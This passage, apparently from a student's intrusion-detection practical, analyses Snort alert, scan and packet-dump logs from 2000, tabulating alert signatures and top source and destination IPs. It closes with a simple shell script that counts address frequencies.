                4500 0028 00b6 4000 8006 e5b6 0a00 0001
                0a00 0063 0050 1009 a79c de4e da36 b0f2
                5011 443a 35c8 0000 2020 2020 2020
01:12:10.421050 free.empire.com.4105 > 10.0.0.1.http: . ack 408 win 17310 (DF)
                4500 0028 10bf 4000 4006 15ae 0a00 0063
                0a00 0001 1009 0050 da36 b0f2 a79c de4f
                5010 439e 3664 0000
01:12:10.466725 free.empire.com.4105 > 10.0.0.1.http: F 55:55(0) ack 408 win 17520
(DF)
                4500 0028 10c0 4000 4006 15ad 0a00 0063
                0a00 0001 1009 0050 da36 b0f2 a79c de4f
                5011 4470 3591 0000
01:12:10.467261 10.0.0.1.http > free.empire.com.4105: . ack 56 win 17466 (DF)
                4500 0028 00b7 4000 8006 e5b5 0a00 0001
                0a00 0063 0050 1009 a79c de4f da36 b0f3
                5010 443a 35c7 0000 2020 2020 2020
```

The signature that trigged the rule for the attack was: 2e 2e2f Ack P, as can be observed in green.

ASSIGNMENT 3 – "ANALYZE THIS" SCENARIO

From the snort files available at SANS it is possible to sort the files in three groups: Snort Alert Report, Snort Scan Report and Snort Packet Dump.

File Name	Type of File	Period	Size
SnortA11.txt	Snort Alert Report	Sun Sep 3 00:05:14 2000	303331
SnortA12.txt	Snort Alert Report	Mon Sep 4 00:05:15 2000	180715
SnortA14.txt	Snort Alert Report	Wed Sep 6 00:05:16 2000	68182
SnortA15.txt	Snort Alert Report	Thu Sep 7 00:05:12 2000	188448
SnortA16.txt	Snort Alert Report	Fri Sep 8 00:05:09 2000	149035
SnortA17.txt	Snort Alert Report	Sat Sep 9 00:05:12 2000	256943
SnortA18.txt	Snort Alert Report	Sun Sep 10 00:05:13 2000	254577
SnortA19.txt	Snort Alert Report	Mon Sep 11 00:05:14 2000	270733
SnortA2.txt	Snort Alert Report	Wed Aug 16 00:05:29 2000	337583
SnortA20.txt	Snort Alert Report	Tue Sep 12 00:05:15 2000	750100
SnortA21.txt	Snort Alert Report	Tue Sep 12 00:05:15 2000	750100
SnortA22.txt	Snort Alert Report	Wed Sep 13 00:05:19 2000	1069919
SnortA23.txt	Snort Alert Report	Thu Sep 14 00:05:10 2000	160426
SnortA24.txt	Snort Alert Report	Fri Sep 15 00:05:11 2000	256644
SnortA3.txt	Snort Alert Report	Fri Aug 18 00:05:27 2000	397567
SnortA4.txt	Snort Alert Report	Thu Aug 17 00:05:29 2000	317865
SnortA5.txt	Snort Alert Report	Sat Aug 19 00:05:24 2000	333088
SnortA6.txt	Snort Alert Report	Mon Aug 21 00:05:41 2000	832494
SnortA7.txt	Snort Alert Report	Sun Aug 20 00:05:33 2000	371311
SnortAle.txt	Snort Alert Report	Sat Aug 12 00:05:18 2000	465974

Table1

For those Snort Alert files it is possible to see that files SnortA20.txt and SnortA21.txt are the same file. In the analysis, this have to be consider in order to prevent duplicity of data, like attacks.

File Name	Type of File	Period	Size
SnortS10.txt	Snort Scan Report	Mon Sep 4 00:10:06 2000	583416
SnortS11.txt	Snort Scan Report	Wed Sep 6 00:10:02 2000	103236
SnortS12.txt	Snort Scan Report	Thu Sep 7 00:10:05 2000	446416
SnortS13.txt	Snort Scan Report	Fri Sep 8 00:10:02 2000	133231
SnortS14.txt	Snort Scan Report	Sat Sep 9 00:10:28 2000	3291157
SnortS15.txt	Snort Scan Report	Sun Sep 10 00:10:09 2000	921365
SnortS16.txt	Snort Scan Report	Tue Sep 5 00:10:02 2000	94468
SnortS17.txt	Snort Scan Report	Mon Sep 11 00:10:10 2000	1196829
SnortS18.txt	Snort Scan Report	Tue Sep 12 00:10:25 2000	2866810
SnortS19.txt	Snort Scan Report	Thu Sep 14 00:10:03 2000	358891
SnortS2.txt	Snort Scan Report	Fri Aug 18 00:10:02 2000	136362
SnortS20.txt	Snort Scan Report	Fri Sep 15 00:10:02 2000	185403
SnortS21.txt	Snort Scan Report	Fri Sep 15 00:10:02 2000	185403
SnortS3.txt	Snort Scan Report	Thu Aug 17 00:10:16 2000	1913086
SnortS6.txt	Snort Scan Report	Sat Aug 19 00:10:02 2000	115534
SnortS7.txt	Snort Scan Report	Tue Aug 29 00:10:03 2000	136524
SnortS9.txt	Snort Scan Report	Sun Sep 3 00:10:14 2000	1730227
SnortSca.txt	Snort Scan Report	Wed Aug 16 00:10:23 2000	3083763

Table2

Again we have two identical files, in this case files SnortS20.txt and SnortS21.txt.

File Name	Type of File	Period	Size
SOOS.txt	Snort Packet Dump	Aug.28.2000	5117
SOOS10.txt	Snort Packet Dump	Sep.8.2000	13579
SOOS11.txt	Snort Packet Dump	Sep.9.2000	2961
SOOS12.txt	Snort Packet Dump	Sep.1.2000	21438
SOOS17.txt	Snort Packet Dump	Sep.4.2000	17725
SOOS18.txt	Snort Packet Dump	Sep.10.2000	11671
SOOS19.txt	Snort Packet Dump	Sep.11.2000	1624244
SOOS2.txt	Snort Packet Dump	Aug.29.2000	10078
SOOS20.txt	Snort Packet Dump	Sep.12.2000	5890
SOOS21.txt	Snort Packet Dump	Sep.13.2000	11079
SOOS22.txt	Snort Packet Dump	Sep.14.2000	7924
SOOS3.txt	Snort Packet Dump	Aug.31.2000	9954
SOOS4.txt	Snort Packet Dump	Sep.2.2000	7917
SOOS5.txt	Snort Packet Dump	Sep.3.2000	10960
SOOS6.txt	Snort Packet Dump	Sep.5.2000	12248
SOOS7.txt	Snort Packet Dump	Sep.6.2000	9560
SOOS8.txt	Snort Packet Dump	Sep.7.2000	295597
SOOS9.txt	Snort Packet Dump	Sep.8.2000	13579

Table3

After the first look to the files was obvious that the number on the name has no meaning with dates. To have a picture on date and files I made the follow table:

Day	Alert Files	Scan Files	Dump Files
Aug12	SnortAle.txt		
Aug16	SnortA2.txt	SnortSca.txt	
Aug17	SnortA4.txt	SnortS3.txt	
Aug18	SnortA3.txt	SnortS2.txt	
Aug19	SnortA5.txt	SnortS6.txt	
Aug20	SnortA7.txt		
Aug21	SnortA6.txt		
Aug28			SOOS.txt
Aug29		SnortS7.txt	SOOS2.txt
Aug31			SOOS3.txt
Set1			SOOS12.txt
Set2			SOOS4.txt
Set3	SnortA11.txt	SnortS9.txt	SOOS5.txt
Set4	SnortA12.txt	SnortS10.txt	SOOS17.txt
Set5		SnortS16.txt	SOOS6.txt
Set6	SnortA14.txt	SnortS11.txt	SOOS7.txt
Set7	SnortA15.txt	SnortS12.txt	SOOS8.txt
Set8	SnortA16.txt	SnortS13.txt	SOOS10.txt,SOOS9.txt
Set9	SnortA17.txt	SnortS14.txt	SOOS11.txt
Set10	SnortA18.txt	SnortS15.txt	SOOS18.txt
Set11	SnortA19.txt	SnortS17.txt	SOOS19.txt
Set12	SnortA20.txt,SnortA21.txt	SnortS18.txt	SOOS20.txt
Set13	SnortA22.txt		SOOS21.txt
Set14	SnortA23.txt	SnortS19.txt	SOOS22.txt
Set15	SnortA24.txt	SnortS20.txt,SnortS21.txt	

Table4

Very useful information is the top origin IPs and top destiny IPs from Snort Scan Report files:

Top Origin IP	Number of Access	Top Destiny IP	Number of Access
195.114.226.41	42652	MY.NET.2.8	41191
24.180.134.156	31901	MY.NET.97.1	28165
210.125.174.11	27125	MY.NET.97.19	27569
35.10.82.111	25469	MY.NET.97.199	27513
206.186.79.9	22156	MY.NET.1.0	15044
24.17.189.83	20155	MY.NET.2.3	13404
212.141.100.97	19968	MY.NET.208.2	12836
63.248.55.245	14813	MY.NET.208.1	12567
129.186.93.133	4663	MY.NET.2.4	9219
194.165.230.250	3300	MY.NET.1.1	8487
210.55.227.138	3234	MY.NET.1.2	8191
MY.NET.1.3	2777	MY.NET.1.9	7502
MY.NET.1.13	2542	MY.NET.1.5	7500
210.61.144.125	2438	MY.NET.1.8	6664
MY.NET.1.5	2294	MY.NET.1.6	5915
MY.NET.1.4	2279	MY.NET.1.3	5897
168.187.26.157	1944	MY.NET.213.7	5846
209.123.198.156	1781	MY.NET.213.78	5815
216.99.200.242	1580	MY.NET.208.5	5800
128.171.57.194	867	MY.NET.2.7	5641
147.208.171.139	860	MY.NET.1.4	5401
207.151.147.201	826	MY.NET.2.2	5228
212.170.19.199	824	MY.NET.204.1	5223
198.62.155.10	817	MY.NET.2.1	5067
4.54.37.160	814	MY.NET.208.23	3923
213.25.136.60	663	MY.NET.2.6	3862
24.94.176.113	589	MY.NET.208.58	3759
130.149.41.70	564	MY.NET.204.12	3579
207.19.142.78	519	MY.NET.204.126	3541
207.123.169.54	443	MY.NET.2.5	3434
195.57.243.171	414	MY.NET.1.7	3317
134.28.9.225	394	MY.NET.2.9	3101
159.226.185.4	383	MY.NET.208.18	2611
151.196.73.119	380	MY.NET.208.6	2428
209.123.109.175	368	MY.NET.208.21	2178
207.236.3.96	309	MY.NET.208.22	2150
212.41.61.40	291	MY.NET.208.238	2072
216.234.161.76	260	MY.NET.208.17	2062
213.188.8.45	227	MY.NET.213.1	2002

Table5

Snort11A.txt

Signature	# Alerts
External RPC call	1
Probable NMAP fingerprint attempt	1
SUNRPC highport access!	1
Null scan!	2
NMAP TCP ping!	3
SYN-FIN scan!	3
SMB Name Wildcard	12
Watchlist 000222 NET-NCFC	30
WinGate 1080 Attempt	41
SNMP public access	47
Attempted Sun RPC high port access	222

SnortA12.txt

NMAP TCP ping!	1
Queso fingerprint	2
Attempted Sun RPC high port access	3
External RPC call	3
Null scan!	7
WinGate 1080 Attempt	69
Watchlist 000222 NET-NCFC	132
SMB Name Wildcard	147
SNMP public access	260
Watchlist 000220 IL-ISDNNET-990517	356

SnortA14.txt

Null scan!	4
Queso fingerprint	4
Attempted Sun RPC high port access	15
WinGate 1080 Attempt	94
Watchlist 000222 NET-NCFC	240

SnortA15.txt

Queso fingerprint	1
Null scan!	15
Watchlist 000222 NET-NCFC	56
SUNRPC highport access!	57
WinGate 1080 Attempt	76
Watchlist 000220 IL-ISDNNET-990517	140
Attempted Sun RPC high port access	169

SnortA16.txt

Null scan!	1
NMAP TCP ping!	1
SMB Name Wildcard	2
SUNRPC highport access!	3
SNMP public access	4
Queso fingerprint	5
Watchlist 000220 IL-ISDNNET-990517	20
Attempted Sun RPC high port access	52
WinGate 1080 Attempt	68
Watchlist 000222 NET-NCFC	120
SYN-FIN scan!	663

SnortA17.txt

SUNRPC highport access!	1
Possible wu-ftpd exploit - GIAC000623	2
Probable NMAP fingerprint attempt	2
Tiny Fragments - Possible Hostile Activity	2
Null scan!	5
NMAP TCP ping!	5
site exec - Possible wu-ftpd exploit - GIAC000623	6
Queso fingerprint	10
WinGate 1080 Attempt	35
Attempted Sun RPC high port access	40
Watchlist 000222 NET-NCFC	101

SnortA18.txt

Queso fingerprint	2
SMB Name Wildcard	2
SNMP public access	5
Null scan!	8
Watchlist 000222 NET-NCFC	36
WinGate 1080 Attempt	52
Attempted Sun RPC high port access	186
Watchlist 000220 IL-ISDNNET-990517	612

SnortA19.txt

TCP SMTP Source Port traffic	3
Null scan!	3
Queso fingerprint	3
External RPC call	5
Watchlist 000222 NET-NCFC	14
SMB Name Wildcard	48
WinGate 1080 Attempt	107
SNMP public access	226

SnortA2.txt

Queso fingerprint	1
Probable NMAP fingerprint attempt	1
Null scan!	2
NMAP TCP ping!	2
Watchlist 000220 IL-ISDNNET-990517	3
SMB Name Wildcard	11
SNMP public access	53
WinGate 1080 Attempt	183
Attempted Sun RPC high port access	710
Watchlist 000222 NET-NCFC	1262

SnortA20.txt

SUNRPC highport access!	1
Tiny Fragments - Possible Hostile Activity	2
Queso fingerprint	8
SMB Name Wildcard	17
Probable NMAP fingerprint attempt	23
Null scan!	26
NMAP TCP ping!	39
SNMP public access	97
Attempted Sun RPC high port access	120
Watchlist 000222 NET-NCFC	630
WinGate 1080 Attempt	2218
SYN-FIN scan!	2392

SnortA22.txt

NMAP TCP ping!	1
Queso fingerprint	2
SMB Name Wildcard	3
Attempted Sun RPC high port access	3
Null scan!	4
SNMP public access	19
Watchlist 000222 NET-NCFC	19
WinGate 1080 Attempt	64
Watchlist 000220 IL-ISDNNET-990517	465

SnortA23.txt

Tiny Fragments - Possible Hostile Activity	1
Null scan!	4
Queso fingerprint	4
SMB Name Wildcard	6
SNMP public access	33
WinGate 1080 Attempt	54
Watchlist 000222 NET-NCFC	67
Watchlist 000220 IL-ISDNNET-990517	158

SnortA24.txt

Queso fingerprint	2
Tiny Fragments - Possible Hostile Activity	4
Null scan!	6
WinGate 1080 Attempt	36
Watchlist 000222 NET-NCFC	37
Watchlist 000220 IL-ISDNNET-990517	1654

SnortA3.txt

SMB Name Wildcard	1
Queso fingerprint	2
SYN-FIN scan!	4
NMAP TCP ping!	4
Attempted Sun RPC high port access	5
TCP SMTP Source Port traffic	5
SNMP public access	5
Probable NMAP fingerprint attempt	11
Null scan!	42
WinGate 1080 Attempt	140
Watchlist 000220 IL-ISDNNET-990517	535
Watchlist 000222 NET-NCFC	1137

SnortA4.txt

Happy 99 Virus	1
Probable NMAP fingerprint attempt	2
Null scan!	4
SMB Name Wildcard	4
NMAP TCP ping!	17
SNMP public access	23
Watchlist 000220 IL-ISDNNET-990517	71
WinGate 1080 Attempt	202
Attempted Sun RPC high port access	344
Watchlist 000222 NET-NCFC	1943

SnortA5.txt

Probable NMAP fingerprint attempt	1
SMB Name Wildcard	2
SYN-FIN scan!	3
NMAP TCP ping!	8
External RPC call	11
Null scan!	19
WinGate 1080 Attempt	154
Watchlist 000220 IL-ISDNNET-990517	195
Watchlist 000222 NET-NCFC	2381

SnortA6.txt

Null scan!	1
Attempted Sun RPC high port access	1
Happy 99 Virus	1
SMB Name Wildcard	6
NMAP TCP ping!	7
SNMP public access	37
WinGate 1080 Attempt	118
Watchlist 000220 IL-ISDNNET-990517	796
Watchlist 000222 NET-NCFC	3437

SnortA7.txt

Null scan!	1
NMAP TCP ping!	1
Tiny Fragments - Possible Hostile Activity	1
SMB Name Wildcard	9
SNMP public access	16
External RPC call	20
WinGate 1080 Attempt	92
Watchlist 000222 NET-NCFC	3114

SnortAle.txt

Null scan!	1
NMAP TCP ping!	10
SMB Name Wildcard	51
WinGate 1080 Attempt	172
Watchlist 000220 IL-ISDNNET-990517	271
Watchlist 000222 NET-NCFC	4092

Quick Analysis:

- Primary analysis shows what can be described as an electronic war with almost 34652 alerts from the IDS in a period of 19 days with 75 alerts per hour.
- Some alerts like SYN-FIN scan could be from techniques to avoid IDS detection.
- Snort Rules and Files integrity (MD5) are unknown. Is possible that the IDS are missing some attacks. The logs files could be edited and sensitive information lost, as fake information could be inserted.
- Some host from MY.NET needs to be audited in order to guarantee they are not compromised. First hosts be inspected are MY.NET.1.3, MY.NET.1.13, MY.NET.1.5 and MY.NET.1.4 because the high access from they especially against MY.NET. The other hosts that need to be audited are MY.NET.2.8, MY.NET.97.1, MY.NET.97.19 and MY.NET.97.199 because the high access against they
- The network look like to have some kind of security, other wise you can expect some strange traffic patterns. A MRTG tool and the border firewall rules are extremely important to give data to the security analyst.

ASSIGNMENT 4 – ANALYSIS PROCESS

For the analysis process I have used some public tools and I wrote some scripts by my own.

The public tools that I have used are:

- snort_stat.pl
- snort_sort.pl
- SnortSnarf-102700.1
- Microsoft Excel

My scripts were to analyze the Snort Scan Files and give some numbers on access origin and destiny as well for port access.

Here is my simple-no-time-left script to sort destiny addresses and how many times they have been access:

```
#!/bin/sh
#
for X in  `sort -u destiny`
do
Y=`grep $X destiny | wc -l`
echo $X $Y
done
```

The file destiny was build from all the SnortSxx.txt files with the exception of the duplicity data from files SnortS20.txt and SnortS21.txt.

To build your own destiny files you can do something like this:

```
cat full-scan | awk '{print $4}' > destiny-full

cat destiny-full | awk -F ":" '{print $1}' > destiny
```

The result of my script was moved to Excel to increase analysis possibilities.